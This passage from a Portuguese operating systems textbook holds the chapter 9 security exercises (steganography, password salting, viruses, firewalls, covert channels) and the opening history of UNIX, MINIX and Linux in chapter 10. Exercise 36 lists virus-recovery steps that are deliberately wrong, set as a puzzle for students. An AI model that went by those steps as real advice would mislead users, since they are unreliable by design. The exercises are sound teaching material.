- 13. Considere o sistema de esteganografia da Figura 9.14. Cada pixel pode ser representado em um espaço de cores por um ponto tridimensional com eixos para os valores RGB (vermelho, verde e azul). Usando esse espaço, explique o que acontece com a resolução de cores quando a esteganografia é usada nessa imagem.
- 14. Um texto em linguagem natural, ASCII, pode ser comprimido em pelo menos 50 por cento usando-se vários algoritmos de compressão. Com base nesse conhecimento, qual é a capacidade esteganográfica de uma imagem de 1.600 × 1.200, para armazenar um texto ASCII (em bytes) nos bits menos significativos de cada pixel? Quanto será acrescido a essa imagem, por causa do uso dessa técnica (presumindo que não haja criptografia nem expansão por causa da criptografia)? Qual seria a eficiência desse esquema, isto é, o número total de bytes transmitidos (considerando os bytes relativos à técnica)?
- 15. Suponha que um grupo fortemente coeso de políticos dissidentes, que vive em um país repressivo, esteja usando a esteganografia para enviar mensagens para fora do país, informando sobre as condições locais. O governo sabe disso e está tentando impedi-los, enviando imagens falsas contendo mensagens esteganográficas falsas. Como os dissidentes poderiam ajudar as pessoas a distinguir as mensagens reais das falsas?
- 16. Vá até o endereço <www.cs.vu.nl/~ast> e clique no link covered writing. Siga as instruções para extrair as peças. Responda às seguintes perguntas:
  - (a) Qual o tamanho original dos arquivos zebras e original-zebras?
  - (b) Quais peças estão escondidas nos arquivos das zebras?
  - (c) Quantos bytes estão secretamente armazenados no arquivo zebras?
- 17. O computador que não mostra a senha é mais seguro que aquele que mostra um asterisco para cada caractere digitado, pois este último revela o tamanho da senha para quem estiver próximo e que possa ver a tela. Ao supor que as senhas sejam formadas somente por caracteres de letras



- maiúsculas, minúsculas e por dígitos e que as senhas devam ter, no mínimo, cinco e, no máximo, oito caracteres, quão mais seguro seria se não se mostrasse nada?
- 18. Depois de conseguir se graduar, você se candidata a um trabalho como diretor de um grande centro computacional de uma universidade, que possui apenas um velho sistema de computador de grande porte, fora de linha, conectado a uma grande rede local cujo servidor executa UNIX. Você consegue o trabalho. Quinze minutos depois de começar a trabalhar, seu assistente entra explosivamente em seu escritório gritando: "Algum aluno descobriu o algoritmo que usamos para criptografar as senhas e o difundiu pela Internet". O que você faria?
- 19. O esquema de proteção Morris-Thompson com números aleatórios de n bits (sal) foi projetado para dificultar que um invasor descubra um grande número de senhas criptografando antecipadamente as strings mais comuns. Esse esquema também oferece proteção contra um estudante que tente acertar a senha do superusuário a partir de sua máquina? Suponha que o arquivo de senhas esteja disponível para leitura.
- 20. Explique de que forma o mecanismo de senhas do UNIX difere da cifragem.
- 21. Suponha que o arquivo de senhas de um sistema esteja disponível para um cracker. De quanto tempo extra ele vai precisar para descobrir todas as senhas se o sistema estiver utilizando o esquema de proteção Morris-Thompson com n bits (sal)? E se o sistema não estiver utilizando esse esquema?
- 22. Cite três características que um bom indicador biométrico deve ter para ser útil na autenticação durante o processo de acesso ao sistema.
- 23. Um departamento de ciência da computação tem um grande conjunto de máquinas UNIX em sua rede local. Os usuários de qualquer máquina podem emitir um comando do tipo

#### rexec machine4 who

- e ter o comando executando na machine4, sem que o usuário precise se conectar à máquina remota. Isso é implementado fazendo o núcleo do usuário enviar o comando e seu UID para a máquina remota. Esse esquema é seguro se os núcleo forem todos confiáveis? O que aconteceria se algumas máquinas fossem computadores pessoais dos estudantes e sem proteção?
- 24. Qual é a propriedade que a implementação de senhas no UNIX tem em comum com o esquema de Lamport para acesso ao sistema em uma rede insegura?
- 25. O esquema de senha de só uma vez de Lamport usa as senhas na ordem inversa. Não seria mais simples usar f (s) na primeira vez, f(f(s)) na segunda vez e assim por diante?
- 26. Há algum modo viável de usar o hardware da MMU para impedir o tipo de ataque por transbordamento mostrado na Figura 9.22? Explique.

- 27. Cite uma característica do compilador C que poderia eliminar um grande número de vulnerabilidades de segurança. Por que isso não é mais amplamente implementado?
- 28. O ataque de um cavalo de Troia pode funcionar em um sistema protegido por capacidades?
- 29. Quando um arquivo é removido, seus blocos geralmente são colocados na lista de livres, mas não são apagados. Você acha que seria uma boa ideia se o sistema operacional apagasse todos os blocos antes de liberá-los? Considere em sua resposta tanto os fatores de segurança quanto os de desempenho. Explique também os efeitos em cada um desses fatores.
- 30. Como um vírus parasita pode (a) assegurar que será executado antes de seu programa hospedeiro e (b) passar o controle de volta para seu hospedeiro depois de fazer o que tem de fazer?
- 31. Alguns sistemas operacionais exigem que as partições de disco comecem no início de uma trilha. Como isso torna a vida mais fácil para um vírus de setor de inicialização?
- **32.** Altere o programa da Figura 9.25 para encontrar todos os programas em C, em vez de todos os arquivos executáveis.
- 33. O vírus da Figura 9.30(d) está criptografado. Como um dedicado cientista do laboratório antivírus pode indicar qual parte do arquivo é a chave, para que ele possa decriptar o vírus e fazer sua engenharia reversa? O que Virgílio pode fazer para tornar o trabalho do cientista bem mais difícil?
- 34. O vírus da Figura 9.30(c) contém um compressor e um descompressor. O descompressor é necessário para expandir e executar o programa executável que está comprimido. Qual é o papel do compressor?
- 35. Cite uma desvantagem de um vírus de criptografia polimórfica do ponto de vista do escritor do vírus.
- 36. Muitas vezes alguém segue as instruções a seguir para se recuperar de um ataque de vírus:
  - Faça a inicialização do sistema infectado.
  - Faça backup de todos os arquivos para um meio externo.
  - 3. Execute o fdisk para formatar o disco.
  - Reinstale o sistema operacional a partir do CD-ROM original.
  - Recarregue os arquivos que estão no meio externo. Cite dois erros graves nessas instruções.
- 37. Os vírus companheiros (vírus que não modificam nenhum arquivo) são possíveis no UNIX? Em caso afirmativo, como? Do contrário, por que não?
- 38. Qual é a diferença entre um vírus e um verme? Como cada um deles se reproduz?
- **39.** Arquivos (*archives*) que extraem a si próprios, que contêm um ou mais arquivos comprimidos empacotados por um programa de extração, frequentemente são usados para distribuir programas ou atualizações de programas. Discuta as implicações de segurança dessa técnica.

# 442 Sistemas operacionais modernos

- 40. Discuta a possibilidade de escrever um programa que toma outro programa como entrada e determina se ele contém um vírus.
- 41. A Seção 9.8.1 descreve um conjunto de regras de firewall que limita o acesso externo a somente três serviços. Descreva outro conjunto de regras que possa ser acrescentado a esse firewall, de modo a restringir o acesso futuro a esses serviços.
- 42. Em algumas máquinas, a instrução SHR, usada na Figura 9.35(b), preenche com zeros os bits que não são utilizados; em outras máquinas, o bit de sinal é deslocado à direita. Para que a Figura 9.35(b) esteja correta, importa o tipo de instrução de deslocamento que está sendo usado? Se importa, o que é melhor?
- 43. Para verificar se uma applet foi assinada por um fornecedor confiável, o fornecedor da applet pode incluir um certificado assinado por um terceiro, de confiança, que detenha uma chave pública. Contudo, para ler o certificado, o usuário precisa da chave pública desse terceiro. Essa chave poderia ser fornecida por uma quarta parte de confiança nesse caso, o usuário precisaria dessa chave pública. Parece que não há uma maneira de carregar o sistema de verificação, ainda que existam visualizadores que o utilizem. Como isso poderia funcionar?
- **44.** Descreva as três características que fazem da Java uma linguagem de programação melhor do que C na criação de programas seguros.
- 45. Assuma que seu sistema está utilizando JDK 1.2. Mostre as regras (semelhantes às da Tabela 9.3) que serão utilizadas para permitir que uma applet do site < www.appletsRus.com> funcione na sua máquina. Essa applet pode ser copiar

- arquivos adicionais do mesmo site, ler/escrever arquivos em /usr/tmp/ e também ler arquivos de /usr/me/appletdir.
- 46. Escreva um par de programas, em C ou como scripts do shell, para enviar e receber uma mensagem por um canal subliminar em um sistema UNIX. Dica: um bit de permissão pode ser visto, mesmo que o acesso a um arquivo não seja permitido e o comando sleep ou a chamada de sistema garanta um atraso por um determinado tempo, tempo que é passado como argumento. Meça a taxa de dados para um sistema ocioso. Depois crie uma carga artificial iniciando vários processos diferentes em segundo plano e então meça novamente a taxa de dados.
- 47. Diversos sistemas UNIX utilizam o algoritmo DES na cifragem de senhas. Esses sistemas normalmente aplicam DES 25 vezes em uma linha para obter a senha criptografada. Copie uma implementação do DES da Internet e escreva um programa que cifre uma senha e verifique se a senha é válida para tal sistema. Gere uma lista de 10 senhas cifradas utilizando o esquema de proteção Morris--Thompson. Utilize sal de 16 bits.
- 48. Imagine que um sistema utiliza ACLs para manter sua matriz de proteção. Escreva um conjunto de funções de gerenciamento que controle as ACLs quando (1) um novo objeto é criado; (2) um objeto é apagado; (3) um novo domínio é criado; (4) um domínio é apagado; (5) novos direitos de acesso (uma combinação de *r*, *w*, *e x*) são concedidos a um domínio para manipulação de um objeto; (6) são removidos os direitos de acesso de um domínio para manipulação de um objeto; (7) novos direitos de acesso são concedidos a todos os domínios para manipulação de um objeto; (8) são removidos os direitos de acesso de todos os domínios para manipulação de um objeto.

# Capítulo 10

# Estudo de caso 1: Linux

Nos capítulos anteriores, examinamos princípios, abstrações, algoritmos e técnicas de sistemas operacionais em geral. Agora é o momento de analisar alguns sistemas concretos para ver como esses princípios são aplicados no mundo real. Começaremos com o Linux, uma variação popular do UNIX, que executa em uma ampla variedade de computadores. Ele é o sistema operacional dominante em estações de trabalho e servidores de alto desempenho, mas também é usado em sistemas que abrangem desde notebooks até supercomputadores. Muitos princípios importantes de projeto são ilustrados pelo UNIX.

Começaremos pela história do UNIX e do Linux e pela evolução do sistema. Depois apresentaremos uma visão geral do Linux, para dar uma ideia de como ele é usado. Essa visão geral terá um valor especial para os leitores familiarizados somente com o Windows, visto que este praticamente esconde de seus usuários todos os detalhes do sistema. Embora as interfaces gráficas possam ser confortáveis para os principiantes, elas fornecem pouca flexibilidade e nenhuma percepção de como o sistema funciona.

Depois, focalizaremos o cerne deste capítulo: uma análise dos processos, de gerenciamento de memória, E/S, sistema de arquivos e segurança no Linux. Para cada tópico, vamos primeiro discutir os conceitos fundamentais, em seguida as chamadas de sistema e, finalmente, a implementação.

A primeira questão a levantar é: por que Linux? O Linux é uma variante do UNIX, mas existem muitas outras versões e variações do UNIX, incluindo AIX, FreeBSD, HP-UX, SCO UNIX, System V, Solaris e outras. Felizmente, os princípios fundamentais e as chamadas de sistema são basicamente os mesmos para todos eles (por princípio de projeto). Além disso, as estratégias gerais de implementação, os algoritmos e as estruturas de dados são semelhantes, com algumas poucas diferenças. Para dar exemplos concretos, é melhor escolher uma versão e descrevê-la de forma consistente. Como a maioria dos leitores possivelmente já viu o Linux, utilizaremos essa variação como nosso exemplo. Lembre-se, entretanto, de que, exceto pela informação sobre implementação, a maior parte deste capítulo se aplica a todos os sistemas UNIX. Um grande número de livros sobre como utilizar o UNIX já foi escrito, e ainda existem outros sobre os recursos avançados e detalhes internos dos sistemas (Bovet e Cesati, 2005; Maxwell, 2001; McKusick e Neville-Neil, 2004; Pate, 2003; Stevens e Rago, 2008; Vahalia, 2007).

# 10.1 História do UNIX e do Linux

O UNIX e o Linux têm uma história longa e interessante. Aquilo que começou como o projeto favorito de um jovem pesquisador (Ken Thompson) tornou-se uma indústria multimilionária envolvendo universidades, corporações multinacionais, governos e grupos de padronização internacionais. Nas páginas seguintes, diremos como essa história se desdobrou.

# 10.1.1 UNICS

Nas décadas de 1940 e 1950, só havia computadores pessoais — pelo menos se pensarmos que, naquela época, a maneira normal de usar um computador era reservá-lo por um tempo e então apoderar-se da máquina toda durante aquele período. Obviamente, essas máquinas eram fisicamente imensas, mas somente uma pessoa (o programador) podia usá-la em um dado momento. Quando surgiram os sistemas em lote, nos anos 1960, o programador submetia uma tarefa por meio de cartões perfurados carregando-os para a sala de máquinas. Quando várias tarefas já tinham sido montadas, o operador lia todos eles como um único lote. Em geral levava uma hora ou mais, após a submissão da tarefa, até que a saída fosse gerada. Sob essas circunstâncias, a depuração era um processo que consumia tempo, pois uma única vírgula malposicionada poderia resultar no desperdício de várias horas do tempo do programador.

Para contornar aquilo que quase todos consideravam uma organização insatisfatória e improdutiva, o compartilhamento de tempo foi inventado no MIT e no Instituto Dartmouth. O sistema Dartmouth executava somente Basic e, durante pouco tempo, desfrutou de certo sucesso comercial antes de desaparecer. O CTSS — o sistema do MIT — era de propósito geral e foi um enorme sucesso entre a comunidade científica. Dentro de pouco tempo, os pesquisadores do MIT juntaram esforços com o Bell Labs e a General Electric (na época um fabricante de computadores) e começaram a projetar um sistema de segunda geração, chamado **MULTICS** (*Multiplexed Information and Computing Service* — informação multiplexada e serviço de computação), como vimos no Capítulo 1.

Embora o Bell Labs fosse um dos parceiros fundadores do projeto MULTICS, mais tarde o abandonou, deixando um de seus pesquisadores, Ken Thompson, procurando por algo interessante para fazer. Ele, por fim, decidiu escrever por si próprio um MULTICS mais enxuto (em linguagem assembly, dessa vez) em um minicomputador PDP-7 abandonado. Independentemente do pequeno tamanho do PDP-7, o sistema realmente funcionava e dava suporte aos esforços de desenvolvimento de Thompson. Por causa disso, outro pesquisador do Bell Labs, Brian Kernighan, em tom de brincadeira, chamou o sistema de UNICS (Uniplexed Information and Computing Service — serviço de computação e de informação uniplexada). Apesar do trocadilho que chamava o sistema de 'Eunucos' por ser um MULTICS castrado, o nome pegou, embora a ortografia tenha sido posteriormente trocada para UNIX.

#### 10.1.2 UNIX PDP-11

O trabalho de Thompson impressionou tanto seus colegas do Bell Labs que, em pouco tempo, ele recebeu a adesão de Dennis Ritchie e, posteriormente, do departamento inteiro. Nessa época, ocorreram dois grandes desenvolvimentos. Primeiro, o UNIX foi movido do obsoleto PDP-7 para o PDP-11/20 — bem mais moderno — e, mais tarde, para o PDP-11/45 e o PDP-11/70. As duas últimas máquinas dominaram o mundo dos minicomputadores na maior parte da década de 1970. O PDP-11/45 e o PDP-11/70 eram máquinas poderosas com grandes memórias físicas para sua época (256 KB e 2 MB, respectivamente). Além disso, tinham hardware para proteção da memória, tornando possível o suporte a múltiplos usuários ao mesmo tempo. Entretanto, eram máquinas de 16 bits que limitavam os processos individuais a 64 KB de espaço de instruções e 64 KB de espaço de dados, apesar de disporem de muito mais memória física.

O segundo desenvolvimento deu-se na linguagem na qual o UNIX foi escrito. Naquele momento, já estava se tornando trabalhoso e nada divertido precisar reescrever o sistema todo para cada nova máquina, de modo que Thompson decidiu reescrever o UNIX em uma linguagem de alto nível desenvolvida em seu próprio projeto, chamada **B**. B era uma forma simplificada de BCPL (por sua vez, uma simplificação de CPL, que, como a PL/I, nunca funcionou). Em virtude da debilidade de B, principalmente por não dispor de estruturas, essa tentativa não foi bem-sucedida. Ritchie então projetou uma sucessora para B, (naturalmente) chamada **C**, e escreveu um compilador excelente para ela. Juntos, Thompson e Ritchie reescreveram o UNIX em C. C foi a linguagem certa no momento certo e que passou a dominar o mercado desde então.

Em 1974, Ritchie e Thompson publicaram um artigo fundamental sobre UNIX (Ritchie e Thompson, 1974). Em função do trabalho descrito nesse artigo, eles receberam o cobiçado prêmio ACM Turing (Ritchie, 1984; Thompson, 1984). Essa publicação estimulou muitas universidades a pedir ao Bell Labs uma cópia do UNIX. Visto que a companhia detentora do Bell Labs, a AT&T, era um monopólio regulamentado naquela época e que não podia estar no ramo

de computadores, ela não tinha como ir contra o licenciamento do UNIX para as universidades por uma taxa modesta.

Em uma das coincidências que muitas vezes definem a história, o PDP-11 era o computador escolhido em quase todos os departamentos de ciência da computação das universidades, e os sistemas operacionais que acompanhavam o PDP-11 eram considerados terríveis por professores e estudantes. O UNIX rapidamente preencheu esse vazio, pois era fornecido com o código-fonte completo, de modo que as pessoas podiam mexer no código indefinidamente. Numerosos encontros científicos foram organizados em torno do UNIX, com palestrantes renomados expondo alguns erros obscuros do núcleo que eles tinham encontrado e eliminado. John Lions, um professor australiano, escreveu um documento sobre o código-fonte do UNIX do tipo normalmente reservado aos trabalhos de Chaucer ou Shakespeare (reimpresso como Lions, 1996). O livro descreveu a Versão 6 — assim chamada por ter sido descrita na sexta edição do Manual do Programador UNIX. O código-fonte tinha 8.200 linhas de C e 900 linhas em linguagem assembly. Como resultado de toda essa atividade, novas ideias e melhorias para o sistema logo se espalharam.

Dentro de poucos anos, a Versão 6 foi substituída pela Versão 7, a primeira versão portátil do UNIX (ela executava no PDP-11 e no Interdata 8/32), a qual tinha, naquela época, 18.800 linhas de C e 2.100 linhas em linguagem assembly. Toda uma geração de estudantes foi criada com a Versão 7, o que contribuiu para sua ampliação depois que eles se formaram e foram trabalhar na indústria. No meio da década de 1980, o UNIX era amplamente usado em minicomputadores e estações de trabalho de vários fabricantes. Várias empresas ainda queriam a licença do código-fonte para fazer suas próprias versões do UNIX. Uma delas era um pequeno grupo de desenvolvimento chamado Microsoft, que comercializou a Versão 7 sob o nome de XENIX durante vários anos, até que seus interesses mudaram.

# 10.1.3 UNIX portátil

Agora que o UNIX estava escrito em C, a migração dele para uma nova máquina — processo conhecido como portabilidade — tornara-se muito mais fácil. A migração requer primeiro escrever um compilador C para a nova máquina. Depois, é necessário escrever drivers para os dispositivos da nova máquina, como terminais, impressoras e discos. Embora o código do driver esteja em C, ele não pode ser movido para outra máquina, compilado e executado nela porque dois discos nunca funcionam da mesma maneira. Por fim, uma pequena parte de código dependente de máquina — como manipuladores de interrupção e rotinas de gerenciamento de memória — deve ser reescrita, geralmente em linguagem assembly.

A primeira migração além do PDP-11 foi para o minicomputador Interdata 8/32. Esse exercício desvendou um grande número de suposições que o UNIX implicitamente

Capítulo 10

fazia com relação à máquina na qual ele seria executado, como as suposições não mencionadas de que os inteiros usavam 16 bits, os ponteiros também usavam 16 bits (implicando um tamanho máximo de 64 KB para os programas) e a máquina tinha exatamente três registradores disponíveis para conter as variáveis importantes. Nenhuma delas era verdadeira para o Interdata, de modo que foi necessário um trabalho considerável para limpar o UNIX.

Apesar do fato de que o compilador de Ritchie era rápido e produzia um bom código-objeto, outro problema era que ele produzia somente código-objeto para o PDP-11. Em vez de escrever um novo compilador especificamente para o Interdata, Steve Johnson, do Bell Labs, projetou e implementou o compilador C portátil, que podia ser redirecionado para produzir código para qualquer máquina com apenas uma quantidade moderada de esforço. Durante anos, quase todos os compiladores C para máquinas diferentes do PDP-11 se basearam no compilador de Johnson, o qual ajudou muito na expansão do UNIX para novos computadores.

Inicialmente, a portabilidade do UNIX para o Interdata caminhava lentamente porque todo o trabalho de desenvolvimento tinha de ser feito na única máquina que trabalhava com o UNIX - um PDP-11 localizado no quinto andar do Bell Labs. O Interdata estava no primeiro andar. A geração de cada nova versão implicava compilá-la no quinto andar e depois carregá-la em uma fita magnética até o primeiro andar para testar o funcionamento. Após vários meses transportando fitas, um desconhecido disse: "Nós somos de uma companhia telefônica. Será que não conseguimos ligar essas duas máquinas com um fio?". E assim nasceu a rede UNIX. Após ter sido transportado para o Interdata, o UNIX migrou também para o VAX e outros computadores.

Após ter sido dissolvida em 1984 pelo governo dos Estados Unidos, a AT&T foi legalmente liberada para ativar uma subsidiária de computadores e assim o fez. Logo em seguida, ela lançou seu primeiro produto UNIX comercial, o System III. Como não foi bem recebido, foi substituído por uma versão melhorada, o System V, um ano depois. O que aconteceu com o System IV é um dos grandes mistérios não resolvidos da ciência da computação. O System V tem sido, desde então, substituído pelas versões 2, 3 e 4, cada uma maior e mais complexa do que sua anterior. Nesse processo, a ideia original por trás do UNIX — de ter um sistema simples e superior — gradualmente foi perdendo força. Embora o grupo de Ritchie e Thompson tenha produzido posteriormente as edições 8, 9 e 10 do UNIX, elas nunca foram amplamente circuladas, pois a AT&T colocou toda a sua força de marketing no System V. Contudo, algumas das ideias das edições 8, 9 e 10 foram, por fim, incorporadas no System V. A AT&T finalmente decidiu ser uma companhia de comunicações, e não mais de computadores, e assim vendeu seus negócios de UNIX para a Novell em 1993. A Novell, por sua vez, vendeu para a Santa Cruz Operation em 1995. Depois de tudo isso, era

quase irrelevante saber quem era o proprietário do UNIX, visto que todas as maiores companhias de computadores já tinham suas próprias licenças.

# 10.1.4 UNIX de Berkeley

Uma das maiores universidades que adquiriram a Versão 6 do UNIX antecipadamente foi a Universidade da Califórnia, em Berkeley. Como o código-fonte estava disponível, Berkeley foi capaz de modificar o sistema substancialmente. Auxiliada pelos financiamentos da Agência de Projetos de Pesquisas Avançadas (Advanced Research Projects Agency — ARPA) do Departamento de Defesa dos Estados Unidos, Berkeley produziu e lançou uma versão melhorada para o PDP-11, chamada de 1BSD (First Berkeley Software Distribution — Primeira distribuição de software de Berkeley), seguida rapidamente pelo 2BSD, também para o PDP-11.

O mais importante foi o 3BSD e especialmente seu sucessor, o 4BSD, para o VAX. Embora a AT&T tivesse uma versão VAX do UNIX, chamada 32V, ela era essencialmente a Versão 7. Em contraste, o sistema 4BSD continha um grande número de melhorias. A principal delas foi o uso de memória virtual e paginação, que permitiu a execução de programas maiores do que a memória física a partir da paginação de suas partes para dentro e fora da memória, conforme necessário. Outra mudança permitiu que os nomes dos arquivos contivessem mais do que 14 caracteres. A implementação do sistema de arquivos também foi incrementada, deixando-o consideravelmente mais rápido. O tratamento de sinais ficou mais confiável. Foi introduzido o uso de redes, o que permitiu que o protocolo de redes utilizado, o TCP/IP, se tornasse um padrão de facto no mundo UNIX e posteriormente na Internet, que é dominada por servidores com base no UNIX.

Berkeley também incorporou um número substancial de programas utilitários para o UNIX, incluindo um novo editor (vi), um novo shell (csh), os compiladores Pascal e Lisp e muito mais. Todas essas melhorias fizeram com que a Sun Microsystems, a DEC e outros vendedores de computadores baseassem suas versões do UNIX no UNIX de Berkeley, em vez de na versão 'oficial' da AT&T - o System V. Consequentemente, o UNIX de Berkeley estabeleceu-se nas áreas acadêmica, de pesquisa e de defesa. Para mais informações sobre o UNIX de Berkeley, veja McKusick et al. (1996).

## 10.1.5 UNIX-padrão

No final da década de 1980, duas diferentes e, de certo modo, incompatíveis versões do UNIX eram amplamente usadas: a 4.3BSD e o System V Release 3. Além disso, cada fabricante incluía seus próprios aprimoramentos não padronizados. Essa divisão no mundo UNIX, somada ao fato de que não existiam padrões para os formatos dos programas binários, inibiu bastante o sucesso comercial do UNIX, porque era impossível para os vendedores de software escrever e empacotar programas UNIX com a esperança de que eles fossem executados em qualquer sistema UNIX (como normalmente era feito com o MS-DOS). Várias tentativas de padronização do UNIX falharam inicialmente. A AT&T, por exemplo, lançou a **SVID** (*System V Interface Definition* — definição de interface do System V), que definia todas as chamadas de sistema, formatos de arquivos e assim por diante. Esse documento era uma tentativa de manter todos os vendedores do System V alinhados, mas não tinha nenhum efeito no campo inimigo (BSD), que simplesmente o ignorava.

A primeira tentativa séria de reconciliar os dois 'sabores' de UNIX foi iniciada sob os auspícios da Comissão de Padrões do IEEE, uma equipe altamente respeitada e, o mais importante, neutra. Centenas de pessoas dos setores industrial, acadêmico e governamental tiveram participação nesse trabalho. O nome coletivo para esse projeto foi **POSIX**. As primeiras três letras referem-se a sistema operacional portátil (portable operating system). O IX foi adicionado para deixar o nome parecido com o do UNIX.

Após muita argumentação e contra-argumentação, coerência e incoerência, o comitê POSIX produziu um padrão conhecido como 1003.1, que define um conjunto de procedimentos de biblioteca que cada sistema UNIX, em conformidade com o padrão, deve suprir. A maioria desses procedimentos evoca uma chamada de sistema, mas alguns podem ser implementados fora do núcleo. Procedimentos típicos são *open, read* e *fork*. O objetivo do POSIX é permitir ao vendedor de software que escreve um programa usando somente os procedimentos definidos pelo 1003.1 saber que esse programa vai executar em todo sistema UNIX conformativo.

Enquanto é verdade que a maioria dos grupos de padronização tende a produzir um compromisso terrível com algumas das características preferidas de todos, o 1003.1 é extraordinariamente bom, considerando o grande número de parceiros envolvidos e suas respectivas influências. Em vez de usar a união de todas as características do System V e do BSD como ponto de partida (a norma para a maioria dos grupos de padronização), o comitê da IEEE usou a intersecção. Grosso modo, se uma característica estava presente em ambos — System V e BSD —, ela era incluída no padrão; caso contrário, não era. Em consequência desse algoritmo, o 1003.1 ficou muito parecido com o ancestral do System V e do BSD, ou seja, a Versão 7. O documento 1003.1 é escrito de maneira que tanto os implementadores de sistemas operacionais quanto os escritores de softwares possam compreendê-lo — uma novidade no mundo da padronização, embora já exista algo a caminho para remediar essa situação.

Embora o padrão 1003.1 invista somente nas chamadas de sistema, outros documentos relacionados padronizam threads, programas utilitários, redes e muitas outras características do UNIX. Além disso, a linguagem C também tem sido padronizada pela ANSI e ISO.

# 10.1.6 | MINIX

Uma propriedade comum a todos os sistemas UNIX modernos é que eles são grandes e complicados e, em certo sentido, isso é a antítese da ideia original associada ao UNIX. Ainda que os códigos-fonte fossem disponibilizados livremente — o que não ocorre na maioria dos casos —, está fora de cogitação que uma única pessoa pudesse compreendê-los totalmente. Essa situação levou o autor deste livro a escrever um novo sistema do tipo UNIX que fosse pequeno o suficiente para ser compreendido, que estivesse disponível com todo o código-fonte e que pudesse ser usado para propósitos educacionais. Esse sistema consistiu de 11.800 linhas de código C e 800 linhas de código assembly. Ele foi lançado em 1987 e funcionalmente era quase equivalente ao UNIX Versão 7 — o sustentáculo principal da maioria dos departamentos de ciência da computação durante a era do PDP-11.

O MINIX foi um dos primeiros sistemas do tipo UNIX baseado no projeto de um micronúcleo. A ideia associada ao micronúcleo visa oferecer funcionalidade mínima no núcleo para torná-lo confiável e eficiente. Consequentemente, o gerenciamento de memória e o sistema de arquivos foram delegados aos processos do usuário. O núcleo tratava troca de mensagens entre os processos e outras poucas coisas. O núcleo tinha 1.600 linhas de C e 800 linhas de código em linguagem assembly. Por razões técnicas relacionadas à arquitetura 8088, os drivers dos dispositivos de E/S (2.900 linhas adicionais de C) também estavam no núcleo. O sistema de arquivos (5.100 linhas de C) e o gerenciador de memória (2.200 linhas de C) executavam separadamente como dois processos do usuário.

Micronúcleos têm vantagens sobre os sistemas monolíticos por serem fáceis de compreender e manter em virtude de suas estruturas altamente modulares. Além disso, a migração de código do modo núcleo para o modo usuário permite que eles sejam altamente confiáveis porque a quebra de um processo no modo usuário causa menos prejuízo do que a quebra de um componente no modo núcleo. A principal desvantagem que eles apresentam é um desempenho ligeiramente inferior em decorrência das trocas extras entre o modo usuário e o modo núcleo. Contudo, desempenho não é tudo: todos os sistemas UNIX modernos executam X Windows no modo usuário e simplesmente aceitam a queda do desempenho para obter maior modularidade (em contraste ao Windows, em que toda a interface gráfica do usuário — **GUI** (*Graphical User Interface*) — está no núcleo). Outros projetos bem conhecidos de micronúcleo dessa era foram o Mach (Accetta et al., 1986) e o Chorus (Rozier et al., 1988).

Poucos meses após sua aparição, o MINIX tornou-se em parte um elemento cultuado, com seu próprio grupo de discussão USENET (hoje em dia, Google) — comp.os.minix — e mais de 40 mil usuários. Muitos deles contribuíram com comandos e outros programas de usuário, de modo que

o MINIX tornou-se um empreendimento coletivo mantido por um grande número de usuários pela Internet. Em 1997, a Versão 2.0 do MINIX foi liberada e o sistema básico, incluindo conexão em redes, cresceu para 62.200

linhas de código.

Em 2004, o direcionamento do desenvolvimento do MINIX mudou radicalmente e o foco voltou-se para a construção de um sistema extremamente confiável, que pudesse reparar suas próprias falhas automaticamente e que, assim, se tornasse autorreparador, continuando a funcionar corretamente mesmo na ocorrência de repetidos erros de software. Em consequência disso, a ideia de modularização presente na Versão 1 foi ampliada no MINIX 3.0, no qual quase todos os drivers de dispositivo foram movidos para o espaço do usuário com cada driver funcionando como um processo separado. O tamanho do núcleo diminuiu radicalmente para menos do que quatro mil linhas de código, algo que um programador pode compreender facilmente. Os mecanismos internos foram modificados de forma a maximizar a tolerância a falhas de diversas formas.

Além disso, mais de 500 programas populares para UNIX passaram a funcionar também no MINIX 3.0, incluindo o **Sistema X Window** (às vezes chamado simplesmente de **X**), diversos compiladores (inclusive o *gcc*), editores de texto, programas para redes de computadores, navegadores e muito mais. Ao contrário das versões anteriores, cuja natureza era inicialmente educacional, a partir da versão 3.0 o MINIX tornou-se um sistema bastante utilizável e com foco voltado para a alta confiabilidade. O objetivo final é: nada mais de botões Reset.

Surgiu uma terceira edição do livro, descrevendo o novo sistema e fornecendo seu código-fonte em um apêndice que também o descrevia em detalhes (Tanenbaum e Woodhull, 2006). O sistema continua a evoluir e conta com uma comunidade ativa de usuários. Para mais detalhes e cópias gratuitas das versões mais atuais, visite <www.minix3.org>.

#### 10.1.7 | Linux

Durante os primeiros anos de desenvolvimento do MI-NIX e discussões na Internet, muitas pessoas requisitaram (ou, em muitos casos, exigiram) mais e melhores características, para as quais o autor muitas vezes disse 'Não' (para manter o sistema pequeno o suficiente para os estudantes compreenderem-no completamente em um curso universitário de um semestre). Esse 'Não' contínuo irritou muitos usuários. Naquela época, o FreeBSD não estava disponível, de modo que não havia outra opção. Após vários anos, um estudante finlandês chamado Linus Torvalds decidiu escrever um outro clone do UNIX, chamado Linux, que seria um sistema de produção completo, com muitas características que faltavam (inicialmente) no MINIX. A primeira versão do Linux, 0.01, foi liberada em 1991. Ela foi desenvolvida de modo cruzado (cross-developed) em uma máquina MINIX, utilizando algumas de suas ideias, que iam desde a estrutura de árvore da fonte até o layout do sistema de arquivos. Contudo, era um projeto monolítico em vez de micronúcleo, com o sistema operacional todo no núcleo. O tamanho do código totalizava 9.300 linhas de C e 950 linhas em linguagem assembly — tamanho aproximadamente similar à versão do MINIX e funcionalidades também aproximadamente parecidas. Na verdade, era uma reescritura do MINIX, o único sistema de cujo código-fonte Torvalds dispunha.

O Linux cresceu rapidamente de tamanho e evoluiu para um completo clone UNIX de produção quando a memória virtual, um sistema de arquivos mais sofisticado e muitas outras características lhe foram adicionados. Embora ele originalmente executasse no 386 (e ainda tivesse embutido o código em linguagem assembly do 386 embutido no meio de seus procedimentos em C), era totalmente portátil para outras plataformas e atualmente executa em uma ampla variedade de máquinas, assim como faz o UNIX. No entanto, uma diferença em relação ao UNIX se sobressai: o Linux faz uso de muitas características especiais do compilador gcc e precisaria de muito trabalho antes de ser capaz de compilar com um compilador C padrão ANSI.

O maior lançamento seguinte do Linux foi a versão 1.0, em 1994. Ela tinha em torno de 165 mil linhas de código, incluindo um novo sistema de arquivos, arquivos mapeados em memória e conexão de rede compatível com o BSD usando soquetes e TCP/IP. Ela também incluiu muitos novos drivers de dispositivo. Várias pequenas revisões ocorreram nos dois anos seguintes.

